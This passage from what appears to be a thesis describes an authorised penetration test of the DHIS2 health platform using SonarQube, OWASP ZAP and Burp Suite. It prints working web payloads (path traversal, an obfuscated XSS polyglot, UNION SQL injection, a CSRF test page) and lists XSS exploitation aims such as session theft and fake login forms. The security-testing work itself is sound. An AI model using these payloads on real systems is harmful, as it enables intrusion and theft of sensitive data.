


Figure 4.3: DHIS2 Dashboard

4.2.5 Static Analysis with SonarQube

To do the static analysis of DHIS2, we used OWASPs version of SonarQube. SonarQube is deployed with Docker, a tool that creates an contained environment for easily setting up services with predefined settings.

```
docker pull owasp/sonarqube
docker run -d -p 9000:9000 -p 9092:9092 owasp/sonarqube
```

Listing 4.5: Installing and Starting SonarQube

SonarQube has a scanner especially developed for java projects with maven technology, with an appropriate rule-set. We ran the scanner in the directory of the code:

```

mvn sonar:sonar \
  -Dsonar.projectKey=DHIS2-CORE \
  -Dsonar.host.url=http://localhost:9000 \
  -Dsonar.login=8ce9f6a1178adbc9e6936a7c2a96d715be2dc041
```

Listing 4.6: Running SonarQube on DHIS2

SonarQube gave us a summary of the analysis. It was difficult to extract much useful information from this analysis. It confirmed for us that attacks in the form of user input were the most likely attacks to succeed due to all the highlighted areas where DHIS2 accepts user input.

4.3 Active Information Gathering

In the active information gathering process, we were hands-on with our own implementation of DHIS2.

4.3.1 Loading and Using an App on DHIS2

From selecting an app on the DHIS2 dashboard to the app has finished loading in the browser, there are a lot of HTTP requests. For the app Data Entry, there are 34 requests, listing 4.7 shows the different requests. It begins with loading the index-page of the app, and that again requests JavaScript resources. On line 14, it continues to load information about the current user and the system. Then it initializes the functions of the app itself, like on line 23, where it loads the organization unit selection tree, for the user to select an organization unit to enter data into. The last line checks if the user is still logged in.

```
1  /dhis/dhis-web-dataentry/index.action
2  /dhis/dhis-web-core-resource/lodash-functional/lodash-functional
       .js
3  /dhis/dhis-web-commons/javascripts/jQuery/jquery.utils.js?_rev
       =99d7b74
4  /dhis/dhis-web-commons/javascripts/jQuery/jquery.ext.js?_rev=99
       d7b74
5  /dhis/dhis-web-commons/javascripts/jQuery/jquery.metadata.js?
       _rev=99d7b74
6  /dhis/dhis-web-commons/javascripts/jQuery/jquery.tablesorter.min
       .js?_rev=99d7b74
7  /dhis/dhis-web-core-resource/rxjs/4.1.0/rx.lite.min.js
8  /dhis/dhis-web-commons/javascripts/lists.js?_rev=99d7b74
9  /dhis/dhis-web-commons/javascripts/periodType.js?_rev=99d7b74
10 /dhis/dhis-web-commons/javascripts/date.js?_rev=99d7b74
11 /dhis/dhis-web-commons/javascripts/json2.js?_rev=99d7b74
12 /dhis/dhis-web-commons/javascripts/validationRules.js?_rev=99
       d7b74
13 /dhis/api/staticContent/logo_banner
14 /dhis/api/me?fields=%3Aall%2CorganisationUnits%5Bid%5D%2
       CuserGroups%5Bid%5D%2CuserCredentials%5B%3Aall%2C!user%2
       CuserRoles%5Bid%5D
15 /dhis/api/me/authorization
16 /dhis/api/system/info
17 /dhis/api/apps
18 /dhis/api/userSettings
19 /dhis/api/i18n
20 /dhis/dhis-web-commons/cacheManifest.action
21 /dhis/api/systemSettings/helpPageLink
22 /dhis/dhis-web-commons/menu/getModules.action?_=1568806240431
23 /dhis/dhis-web-commons-ajax-json/getOrganisationUnitTree.action
```

```
/dhis/api/i18n
/dhis/api/staticContent/logo_banner
/dhis/api/systemSettings
/dhis/dhis-web-commons/ouwt/clearselected.action
/dhis/api/systemSettings/multiOrganisationUnitForms?_
    =1568806239155
/dhis/dhis-web-commons/ouwt/setorgunit.action
/dhis/dhis-web-dataentry/getMetaData.action?_=1568806239156
/dhis/dhis-web-dataentry/getDataSetAssociations.action?_
    =1568806239157
/dhis/api/userSettings/keyStyle
/dhis/api/userSettings.json?key=keyAnalysisDisplayProperty&_
    =1568806239158
/dhis/dhis-web-commons-stream/ping.action?_=1568806239159
```

Listing 4.7: Loading Data Entry App

To see how the app reacts in use, we selected an organization unit and a data set, then added some text in the comment section of that data set. Related web request is displayed in listing 4.8. Some explanation is needed to understand the data of the POST request. The values of some fields are identifiers. A valid identifier is 11 characters long, only alphanumerical, and has to start with an alphabetic character.

- **de:** data entry (ID)
- **co:** category option (ID)
- **ds:** data set (ID)
- **ou:** organisation unit (ID)
- **pe:** time period
- **value:** the data to be entered into the selected data value.

```

POST /dhis/api/dataValues HTTP/1.1
Host: pentest.dhis2.org
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.13; rv
    :67.0) Gecko/20100101 Firefox/67.0
Accept: */*
Accept-Language: nb-NO,nb;q=0.9,no-NO;q=0.8,no;q=0.6,nn-NO;q
    =0.5,nn;q=0.4,en-US;q=0.3,en;q=0.1
Accept-Encoding: gzip, deflate
Referer: https://pentest.dhis2.org/dhis/dhis-web-dataentry/index
    .action
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
X-Requested-With: XMLHttpRequest
Content-Length: 93
Connection: close
```

```
13 Cookie: JSESSIONID=5F13388E51E6D024A82A8C47C699B57F
14
15 de=yiAhmn4q7wJ&co=HllvX50cXC0&ds=Y8gAn9DfAGU&ou=DiszpKrYNg8&pe
       =2019Q2&value=This+looks+good!+
```

Listing 4.8: Data Entry Web Request

After the data is entered, the complete data set is validated with a POST request to /dhis/dhis-web-dataentry/validate.action with data field *ds=Y8gAn9DfAGU&pe=2019Q2&ou=DiszpKrYNg8&multiOu=false*

The final step in the process was to register the new data value:

```
1
2 POST /dhis/api/completeDataSetRegistrations.
3
4 {"completeDataSetRegistrations":[{"dataSet":"Y8gAn9DfAGU","
       period":"2019Q2","organisationUnit":"DiszpKrYNg8"}]}
```

Listing 4.9: Register Data Set

When the request was accepted. We got the response:

```
1
2 HTTP/1.1 200
3
4 {"responseType":"ImportSummary","status":"SUCCESS","
       importOptions":{"idSchemes":{},"dryRun":false,"async":false,"
       importStrategy":"CREATE_AND_UPDATE","mergeMode":"REPLACE","
       reportMode":"FULL","skipExistingCheck":false,"sharing":false,
       "skipNotifications":false,"skipAudit":false,"
       datasetAllowsPeriods":false,"strictPeriods":false,"
       strictDataElements":false,"strictCategoryOptionCombos":false,
       "strictAttributeOptionCombos":false,"strictOrganisationUnits"
       :false,"requireCategoryOptionCombo":false,"
       requireAttributeOptionCombo":false,"skipPatternValidation":
       false,"ignoreEmptyCollection":false,"force":false,"
       skipLastUpdated":false},"description":"Import process
       complete.","importCount":{"imported":1,"updated":0,"ignored"
       :0,"deleted":0}}
```

Listing 4.10: Register Data Set Response

4.3.2 Reviewing a Response Header

A response header can include additional information that dictates how the client browser handles the response. A typical response header of a web request sent to DHIS2 can be seen in listing 4.11 on the next page. As part of the information gathering, it was useful to look at this to understand what protection methods DHIS2 use.

```
HTTP/1.1 200
Date: Mon, 23 Sep 2019 14:20:46 GMT
Server: Apache
Strict-Transport-Security: max-age=63072000; includeSubdomains;
Cache-Control: max-age=1209600, public
X-XSS-Protection: 1; mode=block
X-Frame-Options: SAMEORIGIN
X-Content-Type-Options: nosniff
ETag: "0cc9aed9a9e8fb229efc70897bc06fb41"
Content-Type: application/json;charset=UTF-8
Content-Length: 1847
X-Robots-Tag: noindex, nofollow
Connection: close
```

Listing 4.11: Header of DHIS2

- **Strict-Transport-Security**: If this header is present, the browser understands that it should never use HTTP for this page. This ensures that the information sent back and forth between the client and server is encrypted. Protects against MITM attacks. [38]

- **Cache-Control**: Specify cache mechanisms. *Public* tells the browser that the response can be cached. *Max-age* tells the browser how long the response can be used again by the cache before the response has to be fetched again. [34]

- **X-XSS-Protection: 1; mode=block : 1; mode=block**: Enables XSS filtering. The browser will not render the page if there exists a reflected cross-site scripting attack. This feature is supported by Internet Explorer, Chrome, and Safari. This is an important protection mechanism for users of old web browsers. If the web application uses a strong content policy, and the visitor uses a modern web browser, this option is deemed unnecessary as a content security policy can disable inline JavaScript. [41]

- **X-Frame-Options: SAMEORIGIN:** The X-Frame-Options HTTP response header tells the browser if the page is allowed to be rendered in a frame within another page. In this case, the option is SAMEORIGIN. This means that only pages that share the origin with the requested page can render it in an iframe or similar. [40]

- **X-Content-Type-Options:** The X-Content-Type-Options response HTTP header tells the browser what MIME types it can expect in the response. MIME stands for *Multipurpose Internet Mail Extensions* and is originally used in email over SMPT to create mails with different media types. The no sniff tells the browser not to analyze the response to look for a media type if it's not set. [39]

- **ETag:** The ETag response header is used by the cache to identify a version of a resource. It allows the cache of the browser to be more efficient and reduce bandwidth. If the resource is the same as the last, there is no need for the server to send a full response. [36]

- **X-Robots-Tag: noindex,nofollow**: Tells the robots or spiders how to behave when visiting this specific page. *Noindex* requests the browser not to index it. Hence if the Google crawler visited, it would not index the page and show it in a google search. *Nofollow* means that the crawler should not follow links on this page. [37]

A notable header option missing is the content security policy, as mentioned, it can prevent inline JavaScript. This told us that XSS attacks might be possible.

4.3.3 Password Policy

Valid passwords need to have uppercase and lowercase letters as well as special characters and numbers. This makes it harder to brute force. Minimum password length is chosen by the system administrators and can either be 8, 10, 12, or 14. Administrators can also set the interval for when the password must be changed. The options are never, 3, 6, and 12 months. Having an expiry date on passwords does not necessarily make it a stronger policy. In fact, it can be the opposite. Say that a user needs to change his password every sixth month, and uses *Spring2019!*, if an attacker gets hold of that password, it is easy to guess that the next password will be *Autumn2019!*. This would make it very difficult to detect. Most data breaches are undetected for several months [29]. This makes the system administrators in charge of how strong the password policy should be.

4.4 Vulnerability Assessment

Vulnerability Assessment is the process of scanning the web application for potential vulnerabilities, as mentioned in chapter 3.

4.4.1 Vulnerability Scanning with OWASP ZAP

We used the OWASP ZAPs Vulnerability Scanner to scan DHIS2. For a vulnerability scan, we used the passive scan, were DHIS2 is never attacked. In a passive scan, ZAP sends HTTP requests and analyses the response of that request. This is safe to do on any web application and is used to find unsafe tokens and potential weak spots. Based on the response, it is able to determine if there is a potential vulnerability or not. It tests for a wide variety of potential weaknesses.

If the scanner finds something it classifies as a potential weakness, it will generate alerts on what kind of vulnerability it is, how serious it is, and what request that generated the response. A problem with vulnerabilities is that there are always chances of false positives and false negatives. A false positive is an alert of a vulnerability that does not exist. A false negative is a vulnerability that exists but never found by the scanner. Therefore it is important to verify the results manually and also search for vulnerabilities manually.


To increase the attack surface of the scan, we used the AJAX spider as well as the regular web-crawler. This locates AJAX calls and is able to follow them in addition to web pages visited by the spider. In addition to that, we navigated the web page manually by visiting and using different apps. When we were confident that we had visited the entire web application, we initiate the scan.

At the end of the scan, we get a report of the scan with a summary of the alerts and various statistics. Thin includes number of alerts, in what category they are, and server response time during the scan. In figure 4.4 on the following page, an excerpt from a scan is shown.

This process was repeated several times during the testing period to maximize the chances of getting results. We wanted to ensure that all parts of the web application were scanned. Another reason for performing multiple scans was that parts of ZAP were updated during the testing period and could potentially produce different results.

4.5 Learnings from Information Gathering and Vulnerability Assessment

DHIS2 is set up as a web platform with a collection of applications integrated into the platform. Information is shared between the portal



ZAP Scanning Report

Summary of Alerts

Risk Level	Number of Alerts
High	2
Medium	2
Low	9
Informational	0

Alert Detail

High (Medium)	SQL Injection
Description	SQL injection may be possible.
URL	https://pentest.dhis2.org/dhis/api/29/schemas/user?fields=apiEndpoint%2Cname%2CdisplayName%2Cauthorities%2Csingular%2Cplural%2Cshareable%2
Method	GET
Parameter	fields
Attack	apiEndpoint,name,displayName,authorities,singular,plural,shareable,metadata,klass,identifiableObject,translatable,properties[href,writable,collection,collectior
URL	https://pentest.dhis2.org/dhis/api/26/schemas/userGroup?fields=apiEndpoint%2Cname%2CdisplayName%2Cauthorities%2Csingular%2Cplural%2Cshareal
Method	GET
Parameter	fields
Attack	apiEndpoint,name,displayName,authorities,singular,plural,shareable,metadata,klass,identifiableObject,translatable,properties[href,writable,collection,collectior
URL	https://pentest.dhis2.org/dhis/api/constants.json?paging=false&fields=id%2CdisplayName%2Cvalue%25&_=1554899945007
Method	GET
Parameter	fields
Attack	id,displayName,value%
URL	https://pentest.dhis2.org/dhis/api/30/schemas/organisationUnitGroupSet?fields=apiEndpoint%2Cname%2CdisplayName%2Cauthorities%2Csingular%2Cpl
Method	GET
Parameter	fields

Figure 4.4: ZAP Scanner Report

and back-end through the Web-API that follows a RESTlike approach. It is designed in a way that ensures that the API is the only way to obtain information stored in the database. This makes it difficult to access the underlying services if the API is implemented securely. The back-end is written in Java, and the front-end supports all modern HTML-technologies like HTML5 and JavaScript.

The database we have used is Postgres, as explained earlier, DHIS2 uses an abstraction layer on top of the database called Hibernate. This mitigates the risk of a direct SQL-injection attack but does not eliminate it. Hibernate uses its own query language called hibernate query language(HQL), and the possibility of an HQL-injection exists. This is not researched and tested as thoroughly as SQL-injections.

DHIS2 has a complex system for handling rights and permissions. System administrators and superusers are on top of the hierarchy. Other roles with specialized rights are Child Health Tracker and Facility Tracker.

The information stored on DHIS2 varies from personal data, as the date of birth and sickness details, to statistical data as the number of malaria cases registered in a facility. Attackers are often more interested in personal data than statistical data. Critical parts of the asset are the server, database, user credentials, and sensitive data. Access to these is considered a critical breach.

The HTTP-requests we examined showed some security measures, but we noted the lack of a content security policy. This is discussed in chapter 6 on page 83.

4.5.1 The Attack Vector of DHIS2

DHIS2 is heavily reliant on user input for its functionality, so naturally, there will be a lot of input fields for users to enter information. A lot of the attacks we implemented tests DHIS2s ability to sanitize and validate input. Input fields may be vulnerable to XSS, SQL-injection, and other injections.

Communication between client and server goes through the DHIS2 Web API. DHIS2 is structured through user groups and user roles. These roles define what actions different users have permission to perform. We wanted to test if the API manages different authority levels correctly, e. g., guests should not be able to create users or access tables they do not have permission to. We also wanted to check if functionality like changing passwords or creating new users, were configured properly.

Examples of questions we asked ourselves were:

- Is it possible to change a password without entering the current password?
- Can we create a user without having it enabled in system settings?

4.6 Attacking DHIS2

In this section, I will describe the process of the attack phase of the penetration test. A general review of the process is followed by specific steps for different attacks and discoveries.

4.6.1 Automatic Attack with OWASP ZAP

To do an active scan with ZAP, we changed the parameter of the scan from passive to active. Now ZAP will actively try to attack the web application within the given context.

The context for ZAP to work with was, in this case, pentest.dhis.org/*, where * serves as a wildcard. This means that ZAP will attack and scan everything that starts with the URL pentest.dhis.org/. If it discovers a link to Facebook, it will not attack Facebook, but ignore it. Finally, we added a user context, so we could create user profiles for administrators and other user roles to simulate attacks and from different users.

For an active scan, we also needed to set the policy the scanner will follow. Here we are able to customize the attack strength (number of requests) for each category and thresholds for alerts. For both, we have low, medium, and high. A low threshold will warn on the tiniest suspicion, so few false negatives, but the chances of false positives are high. In the opposite end, a high threshold will reduce false positives but may increase false negatives. The default settings are medium for both attack strength and threshold. We experimented with different values for both attack strength and threshold. Medium was the best approach for both, as we got a fair amount of results to verify and the scan was not taking an excessive amount of time to finish.

ZAP also has a feature called HUD. HUD stands for Head Up Display, and it makes it possible to traverse a site in the browser aided by an overlay of information from ZAP. When this function is used, ZAP can actively attack the pages visited. This was useful for attacking pages the spiders were not able to reach.

```
1  Path Traversal
2  Remote File Inclusion
3  Server Side Include
4  Cross Site Scripting (Reflected)
5  Cross Site Scripting (Stored)
6  SQL Injection
7  Server Side Code Injection
8  Remote OS Command Injection
9  Directory Browsing
10 External Redirect
11 Buffer Overflow
12 Format String Error
13 CRLF Injection
14 Parameter Tampering
```

Listing 4.12: ZED Attack Proxy Attacks

The attacks carried out by ZAP can be seen in listing 4.12. Some concrete examples of attacks executed by ZAP can be seen in listings following this paragraph.

Path Traversal:

```
1
2 GET /api/29/attributes?fields=%3Aall%2CoptionSet%5B%3Aall%2
    Coptions%5B%3Aall%5D%5D&paging=..%2F..%2F..%2F..%2F..%2F..%2F
    ..%2F..%2F..%2F..%2F..%2F..%2F..%2F..%2F..%2F..%2F
```

XSS:

```
1
2 GET /dhis-web-commons/security/account.action#jaVasCript
    :/*-/*'/*\'/*'/*"/**/(/* */oNcliCk=alert() )//%0D%0A%0d%0a
    //</stYle/</titLe/</teXtarEa/</scRipt/--!>\x3csVg/<sVg/oNloAd
    =alert()//>\x3e
```

SQL-injection:

```
1
2 GET /api/29/analytics?dimension=dx%3AUvn6LCg7dVU%3BsB79w2hiLp8&
    dimension=ou%3AUSER_ORGUNIT%3BUSER_ORGUNIT_CHILDREN&filter=pe
    %3ATHIS_YEAR&displayProperty=NAME&relativePeriodDate
    =2019-10-10&user=xE7jOejl9FI%27%29+UNION+ALL+select+NULL+--+&
    skipData=true&includeMetadataDetails=true
```

In addition to the attacks shown in listing 4.12 on the preceding page, we also included additional active scan rules as part of the automated attack. These rules come in different quality levels. We chose to include rules in beta quality as well as the default release quality rules to widen the attack surface. Beta quality rules raise the chances of false positives, but also raises the chances of finding vulnerabilities. The attacks added by the active scan rules especially interesting for us is the XML External Entity attack and DOM-based XSS.

Active scans were in likeness with the vulnerability scan executed several times during the testing period. The number of malicious HTTP requests sent by ZAP to DHIS2 exceeds a hundred thousand and generated different alerts.

Alerts come in three categories, they are low, medium, and high. They also have a confidence level of low, medium, and high. That is ZAPs own evaluation of how severe the risk is and how certain ZAP is that the alert is not a false positive. All the alerts generated from the passive and active scan are collected and sorted into an alerts tab. We then generated a report based on the alerts. An excerpt of this report is presented in figure 4.4 on page 50. URLs, HTTP-request, and attack details are present, so we can easily test out and verify the results.

4.6.2 Manual Testing

The aim of the manual testing is to verify the results of ZAP and execute the attacks described in chapter 2 on page 5 and attacks related to the report from OWASP ZAP and the OWASP Top 10.

We went through the report by ZAP, noting URLs, attacks, and warnings. For the manual tests, we chose Burp Suite as our main tool. The graphical user interface of Burp Suit was more informative and intuitive to use. The goal was to categorize the alerts as true, false positive, or something promising to continue working on. The main focus was on manipulating web requests and testing input fields as a lot of the OWASP Top 10 entries revolves around a web application's ability to respond to malicious input. In addition to the ZAP report, we used cheat sheets with collections of attacks for inspiration and to fuzz all input fields we could find.

The process was to reproduce the possible vulnerability with Burp Suite like presented in listing 4.13. In this example we got a possible buffer overflow error vulnerability. We recreated it in Burp Suite like this:

```
1 GET https://pentest.dhis2.org/dhis/api/analytics.json?dimension=
    dx%3AUvn6LCg7dVU&dimension=pe%3AMONTHS_THIS_YEAR&filter=ou%3
    AImspTQPwCqd&relativePeriodDate=2018-09-19&skipMeta=
    SLZsSpmytPExprCGeq...&skipData=true&includeMetadataDetails=
    true HTTP/1.1
2 Host: pentest.dhis2.org
3 User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.13; rv
    :69.0) Gecko/20100101 Firefox/69.0
4 Accept: text/html,application/xhtml+xml,application/xml;q
    =0.9,*/*;q=0.8
5 Accept-Language: nb-NO,nb;q=0.9,no-NO;q=0.8,no;q=0.6,nn-NO;q
    =0.5,nn;q=0.4,en-US;q=0.3,en;q=0.1
6 Accept-Encoding: gzip, deflate
7 Connection: close
8 Referer: https://pentest.dhis2.org/dhis/dhis-web-commons/
    security/login.action
9 Cookie: JSESSIONID=DB560CAFAE16B9D5BAB6A48BF842C53F
```

Listing 4.13: Buffer Overflow Recreation

SkipMeta is the variable that supposedly caused the buffer overflow. In this example, I have shortened the value inserted into *SkipMeta* to make the presentation clearer. Originally it was over 100 characters long and shortened in this example with three dots. After sending that request, the response was:

```
1 HTTP/1.1 500
2 Date: Fri, 20 Sep 2019 14:10:40 GMT
3 Server: Apache
4 Strict-Transport-Security: max-age=63072000; includeSubdomains;
```

```
Cache-Control: no-cache, private
X-XSS-Protection: 1; mode=block
X-Frame-Options: SAMEORIGIN
X-Content-Type-Options: nosniff
Content-Type: application/json;charset=UTF-8
Content-Length: 2213
X-Robots-Tag: noindex, nofollow
Connection: close

{"httpStatus":"Internal Server Error","httpStatusCode":500,"
    status":"ERROR","message":"Invalid boolean value [
    SLZsSpmytPExprCGeq...]"}
```

Listing 4.14: Buffer Overflow Response

This had signs of being a false positive as the error message returned by the server is *invalid boolean value*, a correct error message. The next thing we tested was to change the value of *skipMeta* to only one character. We got the same error message, and concluded it was a false positive.

Another example was a reported possible time-based SQL injection, where the reported difference between requests was 27000 milliseconds with SQL commands injected into the URL, and 62 milliseconds without. We recreated the request and timed it with ZAPs repeater functionality. The request was sent multiple times in both cases, and the response time was between 60 and 120 milliseconds for both requests. This SQL injection was then classified as a false positive.

Based on the reports, the most promising area was Cross-Site Scripting. This was due to many alerts reporting about malicious scripts returned in the JSON response. This shows that DHIS2 too often accepts input in the form of JavaScript and other potentially vulnerable input. We also noted alerts about the lack of CSRF-tokens in submission forms, SQL injections, Clickjacking, and MIME-sniffing.

4.6.3 Testing for Clickjacking

After ZAP alerted about the possibility of clickjacking attacks by raising the alert *X-Frame-Options Header Not Set*, we used Burp Suits ClickBandit to test if clickjacking was possible. Clickjacking is an attack where the attacker layers a transparent page on top of the page the user wants to visit. When a user then attempts to click a button or link on the page, the user actually clicks on the attacker-controlled transparent page. In essence, the attacker then hijacks the click, thus the name *clickjacking*.

This ClickBandind features of Burp Suite follow a 4 step process:

- We open the web page we want to clickjack.
- Paste code provided by Burp Suite in the console of the browser.
- Load a page where you can record what mouse-clicks you want to hijack.
- Save the HTML-page.
- Open the page and see if it was successful.

The pages that may be vulnerable to these attacks are after the user has logged in and the login page is protected by the SAMEORIGIN policy. When the cross-origin page wanted to load an internal page of DHIS2, the response from the server was the login-page, and it was not allowed.

4.6.4 Testing for Cross-site Request Forgery

The ZAP report showed the absence of Anti-CSRF tokens in submit forms. On closer investigation, we could not locate Anti-CSRF token in any submit form within DHIS2 when examining the possibility for CSRF. To test for Cross-site request forgery, we created our own web page with a malicious request.

```
<!doctype html>

<html lang="en">
<head>
  <meta charset="utf-8">

  <title>The CSRF TEST</title>

  <script>
    var xhr = new XMLHttpRequest();
    xhr.open("POST","https://pentest.dhis2.org/dhis/api/
    interpretations/BR11Oy1Q4yR/     comments",true);
    xhr.send("CSRF TEST");'
  </script>
</head>
<body>
</body>
</html>
```

Listing 4.15: CSRF Request

We tried to post a comment with a request from another page while logged in on DHIS2 in the same browser. Due to the same-origin-policy and cross-origin resource sharing (CORS) settings, we were not able to exploit it.

The browser showed this error message in the console when loading our malicious web page:

```
Access to XMLHttpRequest at 'https://pentest.dhis2.org/dhis/api/
    interpretations/BR11Oy1Q4yR/comments' from origin 'null' has
    been blocked by CORS policy: No 'Access-Control-Allow-Origin'
     header is present on the requested resource.
```

Listing 4.16: CSRF Console Error

However, with an XSS vulnerability, it is possible to bypass the same-origin-policy and make all CSRF protections irrelevant.

4.6.5 Testing for MIME-sniffing

The ZAP-report included alerts concerning MIME-sniffing. A technique used by browsers to determine the content of the response. It is used for the browser to determine if it gets an image, HTML-file, or other web elements. Based on the content type of the response, the browser knows what to do. If that option is not set, some old browsers will try to analyze the content and guess the content-type and act accordingly. If an attacker was to upload an HTML-file disguised as a JPEG-image and developers did not set the content type as image, the browser would run it as HTML.

The web requests I have analyzed all have the content type correctly set, but some failed to have the no sniff option set. Web Applications should have no sniff on all responses.

4.6.6 Testing for Cross-site Scripting

Web Browser XSS Protection Not Enabled was discovered by ZAP on multiple pages. The X-XSS-Protection: 1; mode=block was not set on these pages, hence the alert. We used these pages as a starting point for testing for cross-site scripting.

The approach used for testing stored XSS attacks was fuzzing and testing input fields. To start this, we used RSnake cheat sheet from fuzzdb downloaded at https://github.com/tennc/fuzzdb/blob/master/attack-payloads/xss/xss-rsnake.txt. This file includes different scripts listed line by line with various filter evasion techniques. We posted scripts from this file in every input field we found and examined how DHIS2 reacted. For more extensive testing we used ZAP Fuzzer. We could select the same file, as ZAP integrates with fuzzdb, and the insertion point of the web request and ZAP




Figure 4.5: ZAP Fuzzer

would send the web request one by one and changing the inserted script. This process can be seen in figure 4.5.

Since posting was executed through the API-endpoints, we needed to load the page using that resource itself to check if the attack was successful. The process was time-consuming, as we needed to repeat the process for each time we fuzzed an input-field. If we found a vulnerability, we examined what was possible and not. As a supplement to JavaScript, we also tried HTML and CSS-code.

If successful, these exploitation techniques were tried:

1. Session hijacking by trying to steal the session cookie.
2. Redirecting to another website
3. Insert HTML elements like login forms
4. Alter the appearance of the page.
5. Create a web request and send it on behalf of the user. In other words, use XSS as a way of forcing the user to execute unwanted actions, similar to CSRF.

When testing, many different scripts were allowed and accepted as input across the apps of DHIS2. Most applications handled the input sufficiently

and did not run the input as code. We found XSS vulnerabilities in two apps. The inspector of Mozilla Firefox showed that some apps created a safe text element to display the data within a paragraph tag. The vulnerable apps placed the text inside a span tag and did not properly encode the date. In the vulnerable apps, exploitation techniques 2 to 5 was possible. Session Hijacking was not possible through modern browsers used in this penetration because of the flag *HttpOnly*. This is set in the response header of the login request:

```
Set-Cookie: JSESSIONID=AF03341E54EBF7C12E91F1AEFD854DFF; Path=/
    dhis; HttpOnly;
```

HttpOnly, if supported by the browser, prevents the browser from sharing the session ID cookie. According to Browserscope, HttpOnly is supported by all modern browsers [6]. If the browser does not have support for HttpOnly, it is still possible to steal the cookie this way [47].

More details about the successful stored XSS attacks is presented in the Results chapter.

